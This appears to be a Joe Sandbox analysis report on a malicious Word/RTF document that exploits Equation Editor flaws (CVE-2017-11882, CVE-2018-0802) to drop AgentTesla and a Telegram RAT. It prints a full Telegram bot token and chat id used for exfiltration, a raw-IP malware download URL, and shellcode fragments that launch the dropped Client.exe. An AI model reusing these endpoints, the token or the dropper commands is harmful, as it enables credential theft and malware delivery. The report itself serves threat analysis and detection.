ID: 680478
Sample Name:
ICPO07082299976.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:17:08
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

ICPO07082299976.doc


Overview

General Information

Sample Name:	ICPO07082299976.doc
Analysis ID:	680478
MD5:	088e55da11e301.
SHA1:	605322507a7fcd..
SHA256:	976993901c2dd3..
Tags:	doc
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Yara detected AgentTesla
- Document contains OLE streams w…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Snort IDS alert for network traffic
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Telegram RAT
- Antivirus / Scanner detection for sub…
- Multi AV Scanner detection for dom…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1516 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - Client.exe (PID: 1952 cmdline: "C:\Users\user\AppData\Local\Temp\Client.exe" MD5: 7E2FF60FD955B39768565DFE645E49C0)
    - RegSvcs.exe (PID: 1152 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- EQNEDT32.EXE (PID: 2612 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- EQNEDT32.EXE (PID: 2024 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - cmd.exe (PID: 1964 cmdline: cmd.exe /c%tmp%\Client.exe A C MD5: AD7B9C14083B52BC532FBA5948342B98)
    - Client.exe (PID: 2348 cmdline: C:\Users\user\AppData\Local\Temp\Client.exe A C MD5: 7E2FF60FD955B39768565DFE645E49C0)
      - RegSvcs.exe (PID: 2656 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- EQNEDT32.EXE (PID: 2164 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- EQNEDT32.EXE (PID: 1136 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - cmd.exe (PID: 2244 cmdline: cmd.exe /c%tmp%\Client.exe A C MD5: AD7B9C14083B52BC532FBA5948342B98)
    - Client.exe (PID: 1920 cmdline: C:\Users\user\AppData\Local\Temp\Client.exe A C MD5: 7E2FF60FD955B39768565DFE645E49C0)
      - RegSvcs.exe (PID: 2176 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 62CE5EF995FD63A1847A196C2E8B267B)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "-624834641",
  "Chat URL": "https://api.telegram.org/bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocument"
}
```


Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
ICPO07082299976.doc	MAL_RTF_Embedded_OLE_PE	Detects a suspicious string often used in PE files in a hex encoded object stream	Florian Roth	• 0x25a:$a1: 546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f6465 • 0x14a:$a3: 433a5c66616b65706174685c • 0x188:$a3: 433a5c66616b65706174685c • 0x1be:$m1: 4d5a90000300000004000000ffff
ICPO07082299976.doc	rtf_CVE_2018_0802	Attempts to exploit CVE-2018-0802	Rich Warren	• 0x42e6:$equation: 45 71 75 61 74 69 6F 6E 2E 33 • 0x652c:$equation: 45 71 75 61 74 69 6F 6E 2E 33 • 0x5d0b:$header_and_shellcode: 030100030A0A08000133C0508D44245250EB7F636d642e657865202f6325746d70255c436c69656e742e6578652026908B44242C662D51A8FFE02500
ICPO07082299976.doc	rtf_cve2017_11882	Attempts to identify the exploit CVE 2017 11882	John Davison	• 0x7799:$headers: 31 63 30 30 30 30 30 30 30 32 30 30 39 65 63 34 61 39 30 30 30 30 30 30 30 30 30 30 30 30 30 30 63 38 61 37 35 63 30 30 63 34 65 65 35 62 30 30 30 30 30 30 30 30 30 30 30 33 30 31 30 31 30 33 ... • 0x77db:$font: 30 61 30 31 30 38 35 61 35 61 • 0x783d:$winexec: 31 32 30 63 34 33 30 30
ICPO07082299976.doc	packager_cve2017_11882	Attempts to exploit CVE-2017-11882 using Packager	Rich Warren	• 0x77db:$font: 30 61 30 31 30 38 35 61 35 61 • 0x42e6:$equation: 45 71 75 61 74 69 6F 6E 2E 33 • 0x652c:$equation: 45 71 75 61 74 69 6F 6E 2E 33 • 0xdc:$package: 50 61 63 6B 61 67 65 • 0x77d1:$header_and_shellcode: 030101030a0a01085a5a636d642e657865202f6325746d70255c436c69656e742e65786520202020202020202020202020202020202041120c4300
ICPO07082299976.doc	CVE_2017_11882_RTF	Detects suspicious Microsoft Equation OLE contents as used in CVE-2017-11882	Florian Roth	• 0x7659:$s1: 4d6963726f736f66742045717561746696f6e20332e30 • 0x7999:$s2: 4500710075006100740069006f006e0020004e00610074006900760065

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x46819:$a13: get_DnsResolver • 0x95e8d:$a13: get_DnsResolver • 0xe0b4e:$a13: get_DnsResolver • 0x44ea7:$a20: get_LastAccessed • 0x9451b:$a20: get_LastAccessed • 0xdf1dc:$a20: get_LastAccessed • 0x4724e:$a27: set_InternalServerPort • 0x968c2:$a27: set_InternalServerPort • 0xe1537:$a27: set_InternalServerPort • 0x44fae:$a33: get_Clipboard • 0x94622:$a33: get_Clipboard • 0xdf2e3:$a33: get_Clipboard • 0x44fbc:$a34: get_Keyboard • 0x94630:$a34: get_Keyboard • 0xdf2f1:$a34: get_Keyboard • 0x463f7:$a35: get_ShiftKeyDown • 0x95a6b:$a35: get_ShiftKeyDown • 0xe06e0:$a35: get_ShiftKeyDown • 0x46408:$a36: get_AltKeyDown • 0x95a7c:$a36: get_AltKeyDown • 0xe06f1:$a36: get_AltKeyDown

Dropped Files

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B571C632-7DEC-4279-BDFC-1CEF56BCD21F}.tmp	EXP_potential_CVE_2017_11882	unknown	ReversingLabs	• 0x0:$docfilemagic: D0 CF 11 E0 A1 B1 1A E1 • 0x6680:$equation1: Equation Native • 0x6b80:$equation1: Equation Native • 0x920:$equation2: Microsoft Equation 3.0 • 0x31a0:$equation2: Microsoft Equation 3.0 • 0x34e0:$equation2: Microsoft Equation 3.0 • 0x68e0:$equation2: Microsoft Equation 3.0 • 0x306f:$cmd: cmd • 0x34af:$cmd: cmd • 0xc0c:$exe: .exe • 0xc23:$exe: .exe • 0xc58:$exe: .exe • 0x14f8:$exe: .exe • 0x3072:$exe: .exe • 0x3085:$exe: .exe • 0x34b2:$exe: .exe • 0x35e9:$exe: .exe • 0x35fc:$exe: .exe • 0x3bc5:$exe: .exe • 0x420c:$exe: .exe • 0x4223:$exe: .exe

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.1003248820.00000000020EC000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000A.00000002.986609163.0000000002390000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
0000000F.00000002.1002709829.0000000002069000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.Client.exe.3169510.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
9.2.Client.exe.3169510.3.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
9.2.Client.exe.3169510.3.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x30d41:$s10: logins • 0x307ae:$s11: credential • 0x2cd45:$g1: get_Clipboard • 0x2cd53:$g2: get_Keyboard • 0x2cd60:$g3: get_Password • 0x2e014:$g4: get_CtrlKeyDown • 0x2e024:$g5: get_ShiftKeyDown • 0x2e035:$g6: get_AltKeyDown
9.2.Client.exe.3169510.3.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x2e400:$a13: get_DnsResolver • 0x2cc3e:$a20: get_LastAccessed • 0x2ed5d:$a27: set_InternalServerPort • 0x2f0a9:$a30: set_GuidMasterKey • 0x2cd45:$a33: get_Clipboard • 0x2cd53:$a34: get_Keyboard • 0x2e024:$a35: get_ShiftKeyDown • 0x2e035:$a36: get_AltKeyDown • 0x2cd60:$a37: get_Password • 0x2d7d4:$a38: get_PasswordHash • 0x2e7df:$a39: get_DefaultCredentials
10.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 9 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.22 - Destination IP: 149.154.167.220	
Timestamp:	192.168.2.22149.154.167.220491824432851779 08/08/22-17:18:57.172404
SID:	2851779
Source Port:	49182
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.22 - Destination IP: 149.154.167.220	
Timestamp:	192.168.2.22149.154.167.220491754432851779 08/08/22-17:18:22.152203
SID:	2851779
Source Port:	49175
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Machine Learning detection for dropped file

Exploits

- Found potential equation exploit (CVE-2017-11882)
- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Software Vulnerabilities

- Document exploit detected (drops PE files)
- Document exploit detected (creates forbidden files)
- Document exploit detected (process start blacklist hit)

Networking

- Snort IDS alert for network traffic
- Uses the Telegram API (likely for C&C communication)
- Yara detected Generic Downloader

Key, Mouse, Clipboard, Microphone and Screen Capturing

- Installs a global keyboard hook

System Summary

Document contains OLE streams which likely are hidden ActiveX objects

Malicious sample detected (through community Yara rule)

Document contains OLE streams with names of living off the land binaries

Office process drops PE file

Document contains OLE streams with PE executables

Found suspicious RTF objects

Data Obfuscation

.NET source code contains potential unpacker

Malware Analysis System Evasion

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Yara detected Telegram RAT

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Remote Access Functionality

Yara detected AgentTesla


Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	Path Interception	3 1 1 Process Injection	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	5 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Obfuscated Files or Information	1 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Software Packing	1 Credentials in Registry	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	2 2 1 Security Software Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Modify Registry	LSA Secrets	1 4 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	1 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 1 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ICPO07082299976.doc	73%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	
ICPO07082299976.doc	100%	Avira	EXP/CVE-2017-11882.Gen	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B571C632-7DEC-4279-BDFC-1CEF56BCD21F}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Temp\Client.exe	100%	Avira	HEUR/AGEN.1251478	
C:\Users\user\AppData\Local\Temp\Client.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Client.exe	20%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.Client.exe.ac0000.0.unpack	100%	Avira	HEUR/AGEN.1251478		Download File
9.2.Client.exe.ac0000.1.unpack	100%	Avira	HEUR/AGEN.1202427		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://https://api.telegram.orgP	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://fWvVfB.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%%startupfolder%	0%	URL Reputation	safe	
http://109.206.241.81/htdocs/eZYWw.exe	16%	Virustotal		Browse
http://109.206.241.81/htdocs/eZYWw.exe	100%	Avira URL Cloud	malware	
http://ypWPmbJ0rAhp55WcExAk.org	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://109.206.241.81P	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.134.233	true	false		high
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/1005703293437235255/1005705055426588785/RealProxyFlagsBadSignature.dll	false		high
http://109.206.241.81/htdocs/eZYWw.exe	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://api.telegram.org/bot5520247480:AAEoBq-eVV-KfON2FKSf_2riekCozVDdnus/sendDocument	false		high

URLs from Memory and Binaries

